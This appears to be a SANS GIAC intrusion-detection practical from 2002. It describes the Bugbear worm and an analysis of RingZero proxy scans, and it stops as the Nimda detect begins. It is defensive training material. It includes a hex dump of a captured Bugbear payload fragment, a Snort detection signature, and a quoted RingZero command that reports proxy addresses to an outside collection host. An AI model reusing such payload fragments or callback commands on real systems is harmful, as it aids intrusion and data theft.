SANS GIAC PRACTICAL

Version 3.3

By

Susan Kovacevich

January 12, 2002

Table of Contents

EXECUTIVE SUMMARY

In Part #1-"Describe the State of Intrusion Detection" of this practical the Bugbear virus/worm is discussed and what it can do to computer systems and what Snort triggers on to alert us to it. There are four threads to Bugbear and it can disable all security and anti-virus software, capture user keystrokes, and relay all information back to the hacker. It can also cause network degradation and shutdown an email server. Sites that contain removal instructions have been listed.

In Part #2 – "Network Detects" of this practical three detects are discussed:

1. Possible RingZero Virus from http://www.incidents.org/logs/Raw/2002.6.11
2. Possible Nimda Worm from http://www.incidents.org/logs/Raw/2002.5.22
3. Possible Bad Traffic on TCP Port 0 from http://www.incidents.org/logs/Raw/2002.6.6.7

In the Part #3– "Analyze This Scenario" five days of University logs are analyzed using the network intrusion detection system called Snort-Version 1.8.6 and other tools such as Windows Grep 2.2, MS Word, and MS Excel. The fifteen logs contain over 334 MB of data. There are five alert, five scan, and five OOS (Out-of-Spec) logs. The alert logs run from August 29 through September 2 and contain over 60 MB of data with 371,683 scans and 111,643 alerts. The Port Scan logs run from August 30 through September 3 with over 274 MB of data and the OOS logs are from June 4 through June 8 with 8 KB of data. I could not find any corresponding dates for the out-of-spec logs in the "raw" files. A link graph of the Adore (Red Worm) alerts and a "top ten talkers" list are included. I have also selected five external source addresses and included registration information about these addresses. An effort has been made to identify possible system compromises and general areas of concern with defensive recommendations to enable the University to achieve defense in-depth. The "Analyze This Scenario" ends with the analysis process and a list of references.

Part 1- Describe the State of Detection

Susan Kovacevich
January 12, 2003

BUGBEAR

Background:

The purpose of this paper is to explain what the Internet worm and virus called "Bugbear" is and what it is capable of doing to systems. Other names for this virus/worm are W32/Bugbear@MM, W32/Bugbear-A, NATOSTA.A, I-Worm.Tanatos, Tanat, and W32/Tanat. Data for this analysis was captured using Snort Version 1.8.6 intrusion detection system (IDS) on a United States Department of Defense owned network. Snort is one of several IDS used by the Department of Defense and all detection system data has been sanitized to include Internet protocol addresses and user account information.

Description:

Bugbear acts as a virus by requiring the use of an email client, like Outlook, and works as a worm by reproducing itself when the user opens infected fields that reside on the hard drive. It is a more sophisticated virus/worm as it comes prepackaged with it's own mini SMTP server and virus/worms such as this one and Nimda are shaping the future of malware. They are melding malware and compromise into overlapping areas where traditionally these have been very separate. Bugbear is written in the Microsoft Visual C++ 6 programming language and can affect systems running Windows 95/98/NT/2000/XP/Me. According to Internet Security Systems at http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21301 Bugbear originated in Malaysia on September 30, 2002 and has the following capabilities:

A. Mass emailing component
B. NetBIOS file share scanning component
C. Disables antivirus and personal firewall software
D. Executes upon reboot of infected host
E. Backdoor component

On October 2, 2002, bugbear was upgraded by Symantec Security Response at http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html from a Category 3 to a Category 4 threat due to the increased rate of submissions. Category 4 computer threats can be very dangerous types, difficult to contain, and the latest virus definitions should be downloaded immediately and deployed. See http://securityresponse.symantec.com/avcenter/threat.severity.html#category for the five different category threat severity assessments. Symantec also references CVE-2001-0154 located at http://cve.mitre.org/cgi-bin/cvename.cgi?name= CVE-2001-0154 because bugbear can exploit the HTML e-mail feature in Internet Explorer 5.5 and earlier that allows attackers to execute attachments by setting an unusual MIME type for the attachment, which Internet Explorer does not process correctly.

As a virus, it searches out other programs and infects them by embedding a copy of itself and by installing a backdoor Trojan. The Bugbear backdoor component allows the author or third-party attackers to connect to infected hosts via TCP port 36794. The backdoor process can be used to copy files, delete files, relay system information, execute commands, relay keystrokes, and kill processes. When the infected program executes, the embedded virus is executed, which propagates the infection. This virus can also reconfigure whole systems. It satisfies being called a worm by being able to reproduce on its own with no need for a host application because it is a self-contained program. This worm can propagate itself by using email on port 25 and through open NetBIOS shares on port 137. In most cases, these types of NetBIOS requests will fail due to firewalls, intrusion protection systems, and the lack of proper authentication to the file share. When the user executes an email attachment, several processes can be spawned automatically. Bugbear also attempts to disable all security; all of the most popular antivirus software, and the firewall software available on the system. Bugbear will succeed in disabling any of the software listed above that does not include specific protection from this type of attack. It can also capture what the user types, and can send out system passwords – all of which compromise the security on the infected machine. It can cause resource starvation problems on email servers, and network congestion on heavily loaded network segments. It also allows an attacker to upload files from the infected system, download files onto the system, run executable files, stop processes from running, and send print jobs to all network printers.

Threads:

According to Symantec Corporation at http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html if a host becomes infected with the worm it creates four major threads:

1. The first thread activates its payload every 30 seconds to stop processes such as Zonealarm.exe, Wfindv32.exe, Webscanx.exe, and 103 other .exe files if they are running. The worm determines which version of the operating system is running and uses different routines to accomplish its task.

2. The second thread is responsible for the mass-mailing payload. It searches for email addresses in the current inbox and in files that have .mmf, .nch, .mbx, .eml, .tbb, .dbx, or .ocs extensions. It retrieves the current user's email address and SMTP server from the following registry key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Account

Manager\Accounts

It then uses its own SMTP engine to send itself to all email addresses that it finds. Bugbear can also construct addresses for the "From:" field using information that it harvests from the infected computer and can create a new message as a “reply to” or “forward” of an existing message on the infected system. The worm reads the contents of the “Personal” value in the registry key:

SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders

It lists the files that are stored at that location to compose names of the attachment. The file name’s extension can be .scr, .pif, or .exe.

3. The third thread that the worm creates is a backdoor routine. It opens port 36794 and listens for commands from the hacker. The commands permit the worm to perform the following actions:

- Delete files.
- Terminate processes.
- List processes and deliver the list to the hacker.
- Copy files.
- Start processes.
- List files and deliver the list to the hacker.
- Deliver intercepted keystrokes to the hacker.
- Deliver the system information to the hacker.

The remote site may upload files to the compromised computer. If a text file is clicked, its contents appear in the browser windows. Otherwise, the browser will offer to download the file and open it using an associated application.

4. The fourth bugbear thread replicates across the network. It lists all of the resources in the network and if it locates open administrator shares, it attempts to copy itself to the Startup folder of the remote computer. This leads to the infection of the compromised network computers as soon as they are restarted.

Analysis:

Data for this analysis was captured on November 25, 2002 using Snort Version 1.8.6 intrusion detection system (IDS) with ACID v0.9.6b21 (Analysis Console for Intrusion Databases) as the front-end interface. This alert appears to be a classic example of the Bugbear virus/worm. Shown below the worm is trying to send itself using SMTP port 25 to an email address that it probably found in an email list on an infected box. The source IP 164.77.62.77 appears to come from a computer in the company called ENTEL located in Chile, South America. As you can see from the below alert, the destination host did not respond which means our stateful firewall denied the connection (By the way, there is an excellent paper entitled “Anatomy of a Stateful Firewall” located at http://rr.sans.org/firewall/anatomy.php written by Lisa Senner) and/or we have our anti-virus software and patches up-to-date.

```
Generated by ACID v0.9.6b22 on Tue November 26, 2002 00:01:22

------------------------------------------------------------------------
NIDxxx1 [2002-11-25 23:38:51] [snortDB/900001] Bugbear@MM virus in SMTP
IPv4: 164.77.62.77 -> xxx.xxx.xxx.130
     hlen=5 TOS= dlen=1500 ID=35586 flags= offset= TTL=240 chksum=14149
TCP:  port=64482 -> dport: 25  flags=***A**** seq=3782771477
     ack=1462135542 off=5 res= win=64240 urp= chksum=58412
Payload:  length = 1460

000 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
010 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
020 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
030 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
040 : 41 41 41 41 41 41 41 41 41 41 41 41 0D 0A 41 41   AAAAAAAAAAAA..AA
2b0 : 41 41 41 41 41 41 41 41 41 41 41 48 0D 0A 49 43   AAAAAAAAAAAH..IC
2c0 : 51 4B 41 41 41 41 41 41 41 41 41 41 41 41 41 41  QKAAAAAAAAAAAAAA
2d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
2f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
300 : 41 41 41 41 41 41 41 41 41 41 0D 0A 41 41 41 41   AAAAAAAAAA..AAAA
310 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
320 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 68   AAAAAAAAAAAAAAAh
330 : 44 41 6B 43 43 57 4A 52 75 6E 57 55 43 46 74 56  DAkCCWJRunWUCFtV
340 : 4D 65 6F 47 41 44 75 39 41 41 41 41 6F 41 45 41  MeoGADu9AAAAoAEA
350 : 4A 67 77 41 57 4A 39 35 0D 0A 75 76 2B 4C 52 43   JgwAWJ95..uv+LRC
360 : 51 49 44 37 64 49 44 46 45 45 43 67 67 44 53 4C   QID7dIDFEECggDSL
370 : 6D 39 64 66 38 43 2F 7A 53 4E 4B 44 42 42 41 41   m9df8C/zSNKDBBAA
380 : 6F 47 41 30 41 45 55 51 2B 46 45 4E 32 33 66 37   oGA0AEUQ+FEN23f7
390 : 64 6F 71 41 54 2F 64 43 51 6B 2F 78 57 63 45 51   doqAT/dCQk/xWcEQ
3a0 : 6D 44 78 43 54 44 0D 0A 52 41 52 2F 2B 2F 2F 62    mDxCTD..RAR/+//b
3b0 : 69 30 78 49 56 6C 63 7A 2F 79 76 49 67 2F 38 43   i0xIVlcz/yvIg/8C
3c0 : 64 41 35 6D 69 78 41 43 4E 41 46 6D 4F 39 5A 33   dA5mixACNAFmO9Z3
3d0 : 2F 2F 2B 2F 2F 51 39 79 45 6B 64 41 51 42 55 49   //+//Q9yEkdAQBUI
3e0 : 63 75 55 7A 77 46 39 65 77 32 6F 42 57 4F 76 34   cuUzwF9ew2oBWOv4
3f0 : 67 38 6A 2F 0D 0A 36 2F 4E 56 69 2B 7A 2F 62 37   g8j/..6/NVi+z/b7
400 : 66 32 69 30 30 49 55 7A 5A 66 64 52 6F 44 51 51   f2i00IUzZfdRoDQQ
410 : 34 44 38 4C 2F 6F 41 77 41 41 69 38 61 78 74 32   4D8L/oAwAAi8axt2
420 : 2F 2F 4D 39 4B 4C 33 32 6F 38 39 2F 4D 4A 5A 6F   //M9KL32o89/MJZo
430 : 6C 52 44 67 33 33 39 31 38 53 72 35 58 64 37 68   lRDg33918Sr5Xd7h
440 : 69 4C 0D 0A 38 43 63 4D 41 77 56 46 47 42 34 69   iL..8CcMAwVFGB4i
450 : 76 38 38 31 33 59 76 33 4A 41 7A 32 49 78 6B 57   v8813Yv3JAz2IxkW
```

```
460 : 48 30 45 4B 37 48 61 36 49 55 49 4B 41 31 39 58   H0EK7Ha6IUIKA19X
470 : 48 37 70 6C 5A 47 51 55 43 50 64 65 50 67 69 33   H7plZGQUCPdePgi3
480 : 32 39 39 2B 69 31 55 4D 74 48 55 53 61 64 4A 74   299+i1UMtHUSadJt
490 : 0D 0A 41 59 51 44 77 67 34 4F 61 37 76 39 37 64   ..AYQDwg4Oa7v97d
4a0 : 76 53 48 67 64 6D 41 30 45 47 41 2F 42 30 57 32   vSHgdmA0EGA/B0W2
4b0 : 6F 43 58 78 39 52 41 6A 76 75 74 75 6C 2B 77 69   oCXx9RAjvutul+wi
4c0 : 76 48 64 42 6F 44 45 67 36 44 73 6E 51 4A 43 4F   vHdBoDEg6DsnQJCO
4d0 : 31 2F 2B 2B 30 46 61 68 2F 59 44 32 6F 65 0D 0A   1/++0Fah/YD2oe..
4e0 : 36 2F 6E 6D 5A 6A 6B 42 44 35 54 41 67 38 41 63   6/nmZjkBD5TAg8Ac
4f0 : 4B 39 35 65 2B 50 2F 65 4F 38 4E 7A 48 57 61 44   K95e+P/eO8NzHWaD
500 : 2B 67 78 31 43 32 62 2F 45 4D 64 42 41 6C 7A 72   +gx1C2b/EMdBAlzr
510 : 42 55 49 76 33 4E 37 75 63 77 4A 6D 4B 31 51 47   BUIv3N7ucwJmK1QG
520 : 36 36 77 4B 63 51 59 58 57 31 33 44 0D 0A 76 37   66wKcQYXW13D..v7
530 : 58 64 44 51 2B 42 37 41 42 37 4D 38 6C 43 66 51   XdDQ+B7AB7M8lCfQ
540 : 69 49 67 4F 69 4A 4B 2F 79 46 43 32 47 4B 46 47   iIgOiJK/yFC2GKFG
550 : 59 37 54 51 79 49 6C 41 56 32 41 4C 66 43 37 33   Y7TQyIlAV2ALfC73
560 : 5A 79 41 68 78 41 50 53 52 79 33 54 6D 31 56 7A   ZyAhxAPSRy3Tm1Vz
570 : 4C 2F 37 33 66 73 79 59 71 43 0D 0A 4A 70 77 56   L/73fsyYqC..JpwV
580 : 48 34 32 79 44 41 4C 59 41 73 74 43 44 37 62 35   H42yDALYAstCD7b5
590 : 33 58 2B 2F 33 34 71 66 44 59 48 36 4C 34 32 2F   3X+/34qfDYH6L42/
5a0 : 43 34 67 65 6F 75 71 4B 42 67 65 2B 61 35 62 2F   C4geouqKBge+a5b/
5b0 : 63 73 69 41                                       csiA
```

Response: none

ACID v0.9.6b21 (by Roman Danyliw)

The following snort rule is the rule that we have implemented at our site to catch the Bugbear virus/worm. We have tested the rule and it triggered the above alert. I have bolded the data stream in the above alert and the below rule that we have found to be in every occurrence of the Bugbear virus/worm found at our site and that's why we put this pattern match in the snort rule content section.

alert tcp any any -> any 25 (msg:"Bugbear@MM virus in SMTP"; content:"**uv+LRCQID7dIDFEECggDSLm9df8C/zSNKDBBAAoGA0AEUQ+FEN23f7doqAT/dCQk/xWcEQmDxCTD**"; sid:900001; classtype:misc-activity; rev:1;)

Removal:

If you think there is a possibility that your machines could be infected with the Bugbear virus/worm the following sites give excellent removal instructions:

http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_BUGBEAR.A
http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

Conclusion:

The Bugbear hybrid virus/worm takes advantage of a well-known vulnerability in Internet Explorer 5.0 and 5.5 that will execute the incoming Bugbear attachment file when it is previewed in Outlook and Outlook Express. This vulnerability was first exploited by the "Nimda" worm and spreads itself by file and mass email infection. Please refer to Microsoft Security Bulletin MS01-20, titled "Incorrect MIME Header Can Cause IE to Execute E-mail Attachment vulnerability" located at http://www.microsoft.com/technet/security/bulletin/MS01-020.asp for more information about this vulnerability. Bugbear can disable all security and anti-virus software, capture user keystrokes, and relay all information back to the hacker. It can also cause network degradation, bring an email server to its knees, and compromise your whole network's security. By downloading the most up-to-date anti-virus software, security patches, and updating your IDS with the latest signatures you can alleviate the Bugbear threat. To learn more about Bugbear or to obtain removal instructions, go to the sites listed below.

References

1. Internet Security Systems. "Bugbear Hybrid Threat Propagation"
   URL:
   http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21301

2. Symantec Corporation. "Symantec Security Response"
   URL:
   http://securityresponse.symantec.com/avcenter/venc/data/w32.bugbear@mm.html

3. Symantec Corporation. "Threat Severity Assessment"
   URL:
   http://securityresponse.symantec.com/avcenter/threat.severity.html#category

4. Mitre.org. "Common Vulnerabilities and Exposures 2001-0154"
   URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0154

5. Trend Micro, Inc. "Worm_Bugbear.A"
   URL:
   http://www.trendmicro.com/vinfo/virusencyclo/default5.as;?Vname=WORM_BUGBEAR.A

6. Microsoft Corporation. "Microsoft Security Bulletin MS01-20"
   URL: http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

7. Sans Institute written by Lisa Senner. "Anatomy of a Stateful Firewall"
   URL: http://rr.sans.org/firewall/anatomy.php

Part #2 – Three Network Detects

Detect #1 – RingZero: Submitted to incidents.org email for questions and comments:

Source of Trace:

This trace was found within the incidents.org log files located at http://www.incidents.org/logs/Raw/2002.6.11. The binary tcpdump log file was then analyzed by snort using the following command:

```
Snort –c /etc/snort/snort.conf –r 2002.6.11
```

This resulted in the following snort alert output (the order of the 10 alerts has been changed to show them in sequential order by the timestamp):

```
     2002.6.11..11\203.161.229.4

1.
+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
[**] SCAN SOCKS Proxy attempt [**]
07/11-07:09:26.624488 203.161.229.4:56652 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:44547 IpLen:20 DgmLen:60 DF
******S* Seq: 0x3553967  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 217749348 0 NOP WS: 0

2.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN Proxy (8080) attempt [**]
07/11-07:09:34.994488 203.161.229.4:56666 -> 46.5.180.250:8080
TCP TTL:47 TOS:0x0 ID:58929 IpLen:20 DgmLen:60 DF
******S* Seq: 0x3A17C9B  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 217750186 0 NOP WS: 0

3.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN Squid Proxy attempt [**]
07/11-07:09:34.994488 203.161.229.4:56667 -> 46.5.180.250:3128
TCP TTL:47 TOS:0x0 ID:62309 IpLen:20 DgmLen:60 DF
******S* Seq: 0x37F69CF  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 217750186 0 NOP WS: 0


4.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN SOCKS Proxy attempt [**]
```

```
07/11-07:09:34.994488 203.161.229.4:56669 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:27564 IpLen:20 DgmLen:60 DF
******S* Seq: 0x341F106  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 217750186 0 NOP WS: 0

5.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN SOCKS Proxy attempt [**]
07/11-07:09:34.994488 203.161.229.4:56670 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:10163 IpLen:20 DgmLen:60 DF
******S* Seq: 0x3D1BD19  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 217750186 0 NOP WS: 0

6.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN SOCKS Proxy attempt [**]
07/11-10:49:11.564488 203.161.229.4:41652 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:56998 IpLen:20 DgmLen:60 DF
******S* Seq: 0x40E06B50  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 219067894 0 NOP WS: 0

7.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN Proxy (8080) attempt [**]
07/11-10:49:20.054488 203.161.229.4:41676 -> 46.5.180.250:8080
TCP TTL:47 TOS:0x0 ID:15973 IpLen:20 DgmLen:60 DF
******S* Seq: 0x41078728  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 219068749 0 NOP WS: 0

8.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN Squid Proxy attempt [**]
07/11-10:49:20.054488 203.161.229.4:41677 -> 46.5.180.250:3128
TCP TTL:47 TOS:0x0 ID:19391 IpLen:20 DgmLen:60 DF
******S* Seq: 0x417AF2F2  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 219068749 0 NOP WS: 0

9.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN SOCKS Proxy attempt [**]
07/11-10:49:20.054488 203.161.229.4:41679 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:476 IpLen:20 DgmLen:60 DF
******S* Seq: 0x419FB891  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 219068749 0 NOP WS: 0
```

10.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] SCAN SOCKS Proxy attempt [**]
07/11-10:49:20.054488 203.161.229.4:41680 -> 46.5.180.250:1080
TCP TTL:47 TOS:0x0 ID:47855 IpLen:20 DgmLen:60 DF
******S* Seq: 0x413303A2  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 219068749 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Detect was generated by:

The Snort intrusion detection system generated this detect. It was version 1.8.7 and the default rule set was used. The three signatures that triggered these alerts were:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"SCAN Squid
Proxy attempt"; flags:S; classtype:attempted-recon; sid:618; rev:2;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN SOCKS
Proxy attempt"; flags:S; reference:url,help.undernet.org/proxyscan/;
classtype:attempted-recon; sid:615; rev:3;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy \
(8080\) attempt"; flags:S; classtype:attempted-recon; sid:620; rev:2;)
```

Probability the source address was spoofed:

The attacker is looking for a proxy server and wants an answer back to complete the three-way handshake so I do not believe the source IP is spoofed. Source IP: 203.161.229.4 is sending SYN's to Destination IP: 46.5.180.250 and wants a SYN/ACK back from the destination IP which would tell him that the destination IP is alive and listening on port 1080, 8080, or 3128. If the source IP had received a SYN/ACK he could have then sent an ACK and PUSH to send data to the proxy server but we only see the SYN's so there is no evidence that this three-way handshake transpired. There is a possibility that the Source IP: 203.161.229.4 is infected with the RingZero virus and is now doing scanning for proxy servers of its own. The Source IP: 203.161.229.4 resolves out to be from a company called Sybase Co. Ltd in Hong Kong.

```
inetnum:     203.161.229.0 - 203.161.229.31
netname:      SYBASE-IL
descr:        Sybase (HK) Co.Ltd
country:      HK
admin-c:     OO4-AP
```

```
tech-c:     OO4-AP
mnt-by:     MAINT-HK-ILINK
changed:     ipadmin@ilink.net 20000617
status:      ASSIGNED NON-PORTABLE
source:      APNIC
changed:     hm-changed@apnic.net  20020827
person:     operator operator
address:     56/F The Center,
address:     99 Queen's Road Central,
address:     Hongkong
country:     HK
phone:      +852-31231588
fax-no:     +852-22182288
e-mail:      ipadmin@ilink.net
nic-hdl:     OO4-AP
mnt-by:      MAINT-HK-ILINK
changed:     ipadmin@ilink.net 19991230
source:      APNIC
```

There was no history of abuse for this source IP found at dshield.org http://www.dshield.org/ipinfo.php.

Description of attack:

This appears to be a classic RingZero attack because the source IP is going to ports 1080 (SOCKS), 8080 (PROXY), and 3128 (SQUID PROXY). All of the attempts occurred on July 11th with the first five at 07:09:26 and 07:09:34 and then he/she waited 3 hours and 40 minutes and tried five more times at 10:49:11 and 10:49:20. The attacker is probably using a Windows machine since the window default for the Windows platform is 5000-9000 and in this instance it is 5840 which is hex 0x16D0. The TTL (time-to-live) in the attempts was a constant 47 and the Windows default TTL is 128. The attacker could have changed this value because this would mean traversing 81 hops which is high. The datagram length is 60, which is normal for Windows while using the five TCP options of MSS (maximum segment size=1460), SackOK (selective acknowledgment), TS (timestamp), NOP (no operations), and WS (window scale factor).

Attack Mechanism:

Ringzero is a Windows virus distributed through HTTP on ports 80, 1080, 8080, and 3128. When installed, the virus collects distributed information on HTTP proxies, as well as other information that could be useful to an attacker in performing an attack. RingZero targets proxy servers to hide its origin and generate revenue for the attacker. Proxy servers are widely used by business and government to handle Web access on office networks. They host intranet websites, let administrators restrict the websites staff may visit and cut bandwidth costs. Proxy servers sit between a Web browser and an external server to filter requests, improve performance, and share connections. They tunnel traffic through firewalls, allowing many people behind the firewall access to the Internet through a single IP address. In theory, it should only tunnel inside traffic out towards the Internet. This server authenticates and authorizes the requests, establishes a proxy connection and relays data. A proxy server caches items from other servers to speed up access. On the Web, a proxy first attempts to find data locally, and if it's not there, fetches it from the remote server where the data resides permanently. However, it is frequently misconfigured and allows hackers/crackers to tunnel their attacks inwards, or simply bounce through the system to other Internet machines enabling the hacker to completely erase his/her tracks. Many spamers will find as many proxies as they can to use your computer as a relay to your ISP mail server. When the RingZero virus gets installed on a network, RingZero's pst.exe file randomly scans for proxy servers and makes them send their own internet address and port number to a data collection script running on a machine at www.rusftpsearch.net. The following two commands are the instructions to the proxy:

```
Get http://www.rusftpsearch.net/cgi-bin/pst.pl/?

Pst mode = writeip&pst host=192.168.2.1&pstport=3128
```

Its.exe copies itself to the \Windows\System folder when executed for the first time. It also drops the Ring0.vxd file into the same folder. Its.exe is executed again the next time that Windows starts. At this time, it creates another file to hold its data, Its.dat. It then tries to connect to two Web sites that contain strings that attempt to send mail to an address at a pager service using the Microsoft mail server. Pst.exe installs itself in the same manner as Its.exe, and also drops the Ring0.vxd file into the same folder. It attempts to connect to a different Web site than those that Its.exe tries to access. Telnet23.exe is another version that appears to steal Windows cached passwords. It attempts to reach a Web site and send email.

The following sites give good descriptions of the RingZero Trojan horse.
http://www.sans.org/newlook/resources/ringzero.htm
http://www.sans.org/newlook/resources/IDFAQ/ring_zero.htm

Correlations:

There was no other incident reports pertaining to this source IP at dshield.org. Since RingZero was discovered in October of 1999, it is rather old but I still see it at my job almost everyday. Following is another example of the virus from my work network running snort::

```
Generated by ACID v0.9.6b22 on Tue October 01, 2002 02:32:27

[2002-10-01 23:16:53] 206.216.180.120:59045 -> XXX.XXX.XXX.206:1080
[snortDB/615]  SCAN Proxy attempt
[2002-10-01 23:17:09] 206.216.180.120:34536 -> XXX.XXX.XXX.208:3128
[snortDB/618]  INFO - Possible Squid Scan
[2002-10-01 23:10:47] 206.216.180.120:51220 -> XXX.XXX.XXX.1:8080
[snortDB/620]  SCAN Proxy attempt
```

http://www.sans.org/newlook/resources/ringzero.htm
http://www.sans.org/newlook/resources/IDFAQ/ring_zero.htm

Evidence of active targeting:

No, there is no evidence of active targeting with RingZero because it goes out and scans as many machines as it can until it finds a vulnerable machine.

Severity:

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Severity = (4+3) - (4+4) = -1

Criticality = 4 - If the target is a web proxy server this system could be critical to the destination site.

Lethality = 3 - If the attacker was successful, this target would unwittingly be part of a larger scan going to other sites and could be implicated as the attacker. The attacker could use his system resources such as eating up bandwidth, CPU cycles, and using hard drive space.

System Countermeasures = 4 - Since there were no indications that the destination host answered back it appears that the destination host is a well-protected system with the most up-to-date anti-virus software, patches, and hot fixes installed on the system.

Network Countermeasures = 4 - Since there were no indications that the destination host answered back it appears that the destination host has defensive mechanisms in place on the target network such as a stateful firewall and/or border router with ACLs.

Defensive recommendation:

Make sure you have the most up-to-date anti-virus software, patches, and hot fixes installed. If you have outbound traffic for ports 80, 8080, 1080 and 3128 you may want to examine the system the traffic originated from. If your site does NOT use proxies on port 80, 1080, 8080 or 3128 and you can block these incoming services that is probably a good idea. If you do use proxies, you should check to see if they are open to the public, and restrict these for your site's use only. The best policy is to turn off and remove any unneeded services.

http://www.iss.net/security_center/static/5341.php and
http://www.symantec.com/avcenter/venc/data/ringzero.trojan.html

Multiple choice test question:

To remove the Ringzero virus from your computer which of the following files do you need to delete from the Windows System directory?

1. ITS.EXE
2. PST.EXE
3. ITS.DAT
4. TELNET32.EXE or RING0.VXD
5. All of the above
6. None of the above

Answer: 5

Detect #1 questions with answers acquired from emailing my detect on October 16, 2002 to incidents.org:

1. What makes you believe that this is not a legitimate service checking on the nature of its "clients"?

It could be but I don’t believe that a legitimate service would check on one customer ten times in three hours over three different ports.

2. If I understood correctly, what you have written, is that you are convinced that the Operating system is Linux, but the machine is infected with RingZero, a Windows virus. What other things could it be, so that you could reconcile the difference, and produce a consistent analysis?

I was mistaken about the Window size of 5840 (hex 0x16D0) being a Linux machine. This window size depicts a Windows platform and therefore, I believe the source is trying to infect this destination machine with the RingZero virus.

There is a remote possibility that this traffic could be a chat room host checking to see if a user is legit. Chat rooms are now checking people entering to make sure they are not "proxying" through some other connection to hide their identity. Undernet's policy on this can be found at http://help.undernet.org/proxyscan. The following banner is displayed in one such chat room:

```
*** - * NO ABUSIVE BEHAVIOR including flooding, nuking, or advertising.
*** - * NO BOTS, CLONES, or any automated process with no human behind it
***     NO WINGATES/SOCKS or SPOOFING
*** - *In order to protect everyone against an increasing number of
*** -  malicious attacks using wingates and socks proxies, all connecting
*** -  clients will be checked on TCP ports 23 and 1080 by thyme.epix.net.
*** -   Your use of this network means that you accept such scans, if you
*** -   disagree with this policy, please disconnect now.
```

Detect #2 – Nimda Worm

Source of Trace:

This trace was found within the incidents.org log files located at http://www.incidents.org/logs/Raw/2002.5.22..22. The binary tcpdump log file was then analyzed by snort using the following command:

```
                    Snort –c /etc/snort/snort.conf –r 2002.5.22
```

This resulted in the following snort alert output:
